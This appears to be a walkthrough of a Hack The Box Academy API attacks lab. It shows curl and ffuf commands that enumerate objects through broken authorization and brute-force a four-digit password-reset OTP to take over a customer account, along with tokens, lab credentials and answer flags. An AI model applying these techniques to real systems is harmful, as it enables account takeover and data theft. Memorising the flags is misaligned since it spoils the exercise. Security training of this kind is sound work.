API Attacks:

Link to challenge: https://academy.hackthebox.com/module/268

(log in required)

Class: Tier II | Medium | Offensive

Introduction

Introduction to Lab:

Question: Interact with any endpoint and inspect the response headers; what is the name of the server that the web API uses?

Answer: Kestrel

Method: we use 'curl -I' to obtain the http response headers, including the server header:

```
curl http://<target-IP>:<target-port> -I
```

```
┌─[eu-academy-2]─[10.10.14.198]─[htb-ac-1099
└──╼ [★]$ curl http://94.237.61.84:35260 -I
HTTP/1.1 404 Not Found
Date: Mon, 02 Dec 2024 10:58:51 GMT
Server: Kestrel
```


Question: There is only one endpoint belonging to the Roles group. Submit its path.

Answer: /api/v1/roles/current-user


Method: we go to the website from the browser to '/swagger':

```
http://<target-IP>:<target-port>/swagger
```

and scroll down to roles:



Opening it, we can see there is only one role, with one path:




OWASP API Security Top 10

Broken Object Level Authorization:


Question: Exploit another Broken Object Level Authorization vulnerability and submit the flag.

Answer: HTB{e76651e1f516eb5d7260621c26754776}


Method: First we need to authenticate – we go up to 'Authentication'



And then we authenticate to suppliers with the provided credentials: 'htbpentester2@pentestercompany.com:HTBPentester2:




And execute:




We get an outfput of the format: '"jwt":"<base64-value>"' – we copy the <base64-value>.

Then – we scroll up to authorized:



And enter the value there – it logs us in:



Now that we are authenticated, we can run

```
/api/v1/suppliers/quarterly-reports/{ID}
```

We will use bash to automate curl from {ID} 1 to 10:

```
for var in {1..10}; do   curl -X 'GET'     "http://<target-IP>:<target-port>/api/v1/suppliers/quarterly-reports/$var" -H 'accept: application/json'     -H 'Authorization: Bearer <authentication-code>'; done | grep HTB -i
```

and grep for 'HTB', which is constant part of the flag:

```
┌─[eu-academy-2]─[10.10.14.198]─[htb-ac-1099135@htb-tiz9o3cxen]─[~]
└──╼ [★]$ for var in {1..10}; do   curl -X 'GET'     "http://83.136.254.254:52122/api/v1/suppliers/quarterly-reports/$var"
 -H 'accept: application/json'     -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxz
b2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Imh0YnBlbnRlc3RlcjJAcGVudGVzdGVyY29tcGFueS5jb20iLCJodHRwOi
8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dzLzIwMDgvMDYvaWRlbnRpdHkvY2xhaW1zL3JvbGUiOlsiU3VwcGxpZXJDb21wYW5pZXNfR2V0WWVhcmx5UmVwb3J0QnlJ
RCIsIlN1cHBsaWVyc19HZXRRdWFydGVybHlSZXBvcnRCeUlEIl0sImV4cCI6MTczMzE1MjMzMiwiaXNzIjoiaHR0cDovL2FwaS5pbmxhbmVmcmVpZ2h0Lmh0YiIsIm
F1ZCI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIifQ.QZWRrt_GAZWJj4CXO4KzgghyZBstQ5p9ACYE9gBvjx48rPtJTj9AeJbW75h-wga3a3OBcV5o9GpvN
mBbH85h_g'; done | grep HTB -i
```

*

*

```
lyReport":{"id":7,"supplierID":"8868367c-09b1-4475-97d6-93933e355056","quarter":1,"year":2019,"amountSold":456456,"commentsFro
mManager":"Outstanding effort! I'm in awe of your hard work! You receive a week-long retreat!"}}{"supplierQuarterlyReport":{"i
d":8,"supplierID":"b2d1a1a9-d5bb-4973-bbe4-9a605b6f0da4","quarter":3,"year":2023,"amountSold":10000,"commentsFromManager":"HTB
{e76651e1f516eb5d7260621c26754776}"}}{"supplierQuarterlyReport":{"id":9,"supplierID":"e2e683c5-eb97-4c15-8d89-a4f02388539b","q
uarter":3,"year":2020,"amountSold":69725,"commentsFromManager":"Fantastic job! I'm overjoyed with our success! You'll get tick
ets to a special event!"}}{"supplierQuarterlyReport":{"id":10,"supplierID":"e2e683c5-eb97-4c15-8d89-a4f02388539b","quarter":1,
"year":2021,"amountSold":561914,"commentsFromManager":"Unbelievable achievement! I'm astounded by your efforts! A relaxing vac
ation is in store for you!"}}
```

We can see the grep marked the HTB, which makes the flag 'HTB{e76651e1f516eb5d7260621c26754776}'


Broken Authentication:

Question: Exploit another Broken Authentication vulnerability to gain unauthorized access to the customer with the email 'MasonJenkins@ymail.com'. Retrieve their payment options data and submit the flag.

Answer: HTB{115a6329120e9eff13c4ec6a63343ed1}

Method: We will first reset 'MasonJenkins@ymail.com' password by requesting OTP (one time password), in

`/api/v1/authentication/customers/passwords/resets/email-otps`



The OTP generated is 4 digits pincode, now we can proceed to bruteforce it.

We will go for

`/api/v1/authentication/customers/passwords/resets`

We will bruteforce the OTP using the wordlist '/usr/share/seclists/Fuzzing/4-digits-0000-9999.txt' to brute forcing all digits from '0000' to '9999'.

We will use it using the ffuf tool and the command:

```
ffuf -u http://<target-IP:<target-port>/api/v1/authentication/customers/passwords/resets -X POST -H "accept: application/json" -H "Content-Type: application/json" -d '{"Email": "MasonJenkins@ymail.com", "OTP": "FUZZ", "NewPassword": "jonsnow123"}' -w /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt -fr "false"
```

```
┌─[eu-academy-2]─[10.10.14.198]─[htb-ac-1099135@htb-glqltsrhmy]─[~]
└──╼ [★]$ ffuf -u http://94.237.61.84:37612/api/v1/authentication/customers/passwords/resets -X POST -H "accept: application/json" -H "Content-Type: application/json" -d '{"Email": "MasonJenkins@ymail.com", "OTP": "FUZZ", "NewPassword": "jonsnow123"}' -w /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt -fr "false"
```


```
 :: Method           : POST
 :: URL              : http://94.237.61.84:37612/api/v1/authentication/customers/passwords/resets
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
 :: Header           : Accept: application/json
 :: Header           : Content-Type: application/json
 :: Data             : {"Email": "MasonJenkins@ymail.com", "OTP": "FUZZ", "NewPassword": "jonsnow123"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: false
```

```
8806                    [Status: 200, Size: 22, Words: 1, Lines: 1, Duration: 16ms]
:: Progress: [10000/10000] :: Job [1/1] :: 2439 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

And we got the OTP of 'MasonJenkins@ymail.com' – 8806 (value is changed every OTP reset, and different every time)

And once we hit that, we changed the password to 'jonsnow123' ("NewPassword": "jonsnow123").

We proceed to authenticate with the credentials MasonJenkins@ymail.com:jonsnow123



→

Curl

```
curl -X 'POST' \
  'http://94.237.61.84:37612/api/v1/authentication/customers/sign-in' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "Email": "MasonJenkins@ymail.com",
  "Password": "jonsnow123"
}'
```

Request URL

```
http://94.237.61.84:37612/api/v1/authentication/customers/sign-in
```

Server response

Code Details

200

Response body


```
{
  "jwt": "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Ik1hc29uSm
Vua2luc0B5bWFpbC5jb20iLCJleHAiOjE3MzMxNzM2NDMsImlzcyI6Imh0dHA6Ly9hcGkuaW5sYW5lZnJlaWdodC5odGIiLCJhdWQiOiJodHRwOi8vYXBpLmlubGFuZWZyZWlnaHQuaHRiIn0.GhzYNBV
Q77AcRne27hDMn0dBoyzqijaZNuyyyT1Ee3P5U-d6hmJcrMhJm27D6ial7hlfNIf81r-ooxPT1pYb8w"
}
```


Download

And we get the swagger login string. And go to

`/api/v1/customers/payment-options/current-user`

GET /api/v1/customers/payment-options/current-user Gets all Customer Payment Options of the currently authenticated Customer

Role(s) required: **None**

Parameters Cancel

No parameters

Execute Clear

Responses

Curl

```
curl -X 'GET' \
  'http://94.237.61.84:37612/api/v1/customers/payment-options/current-user' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6Ik
```

Request URL

```
http://94.237.61.84:37612/api/v1/customers/payment-options/current-user
```

Server response

Code Details

200

Response body


```
{
  "customerPaymentOptions": [
    {
      "customerID": "53428a83-8591-4548-a553-c434ad76a61a",
      "type": "Debit Card",
      "provider": "Capital One",
      "accountNumber": "9754729874181436",
      "cvvHash": "B6EDC1CD1F36E45DAF6D7824D7BB2283"
    },
    {
      "customerID": "53428a83-8591-4548-a553-c434ad76a61a",
      "type": "Credit Card",
      "provider": "HTB Academy",
      "accountNumber": "HTB{115a6329120e9eff13c4ec6a63343ed1}",
      "cvvHash": "5EF0B4EBA35AB2D6180B0BCA7E46B6F9"
    }
  ]
}
```


Download

Broken Object Property Level Authorization:


Question: Exploit another Excessive Data Exposure vulnerability and submit the flag.

Answer: HTB{d759c70b5a9f6a392af78cc1eca9cdf0}


Method: First, we will authenticate to customers with the provided credentials 'htbpentester5@hackthebox.com:HTBPentester5'.

Then, we go to:

```
/api/v1/supplier-companies
```



→



The requests gets us all suppliers-companies, including the supplier of the flag.


Question: Exploit another Mass Assignment vulnerability and submit the flag.

Answer: HTB{4d86794f82046e465ca29d91bdbe5bca}

Method: First, we will authenticate to customers using the provided credentials ‘htbpentester7@hackthebox.com:HTBPentester7’.


Now, we need OrderID from

`/api/v1/customers/orders`
(POST)



We select today’s date (December 3rd 2024)

→



And get the OrderID: ‘65e0f175-a392-4150-8309-0c0f7cf5e245’

We also need ProductID from

`/api/v1/products`

(GET)


→

We will take the first product in random: ‘a923b706-0aaa-49b2-ad8d-21c97ff6fac7’.

Now that we have Both OrderID and a ProdictID, we go to

